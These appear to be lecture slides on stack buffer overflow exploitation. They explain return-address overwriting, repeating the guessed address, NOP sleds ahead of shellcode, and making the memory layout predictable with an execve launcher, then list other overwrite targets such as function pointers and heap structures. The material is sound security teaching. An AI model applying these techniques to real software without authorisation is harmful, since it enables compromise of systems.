


Image source: <http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/>

Dealing with addresses

- When overwriting the return address on the stack, we may not know the exact stack address
 - Duplicate the return address several times
- But where should it point? We probably don't know the exact address of the buffer where we injected our shellcode
 - Add a bunch of nop (no-op) instructions to the beginning of our shellcode and hope we land in the middle of them.
- Sometimes we can control the layout and make it deterministic

Hard to guess address

- NOTE: For the rest of these slides, low addresses are on the top, high are on the bottom!

shellcode

ret guess

Hard to guess address

shellcode

ret guess

ret guess

...

ret guess

Hard to guess address

nop

...

nop

shellcode


ret guess

ret guess


...

ret guess


Hard to guess address



Hard to guess address



Hard to guess address



Deterministic layout

- We can control the process's command line arguments and environment by launching the program ourselves:

```
1 #include <unistd.h>
2
3 int main() {
4     char *argv[3];
5     char *envp[1] = { NULL };
6     argv[0] = "/path/to/target";
7     argv[1] = "argument";
8     envp[0] = NULL;
9     execve(argv[0], argv, envp);
10 }
```

Buffer overflows

- Not just for the return address
 - Function pointers
 - Arbitrary data
 - C++: exceptions
 - C++: objects
 - Heap/free list
- Any code pointer!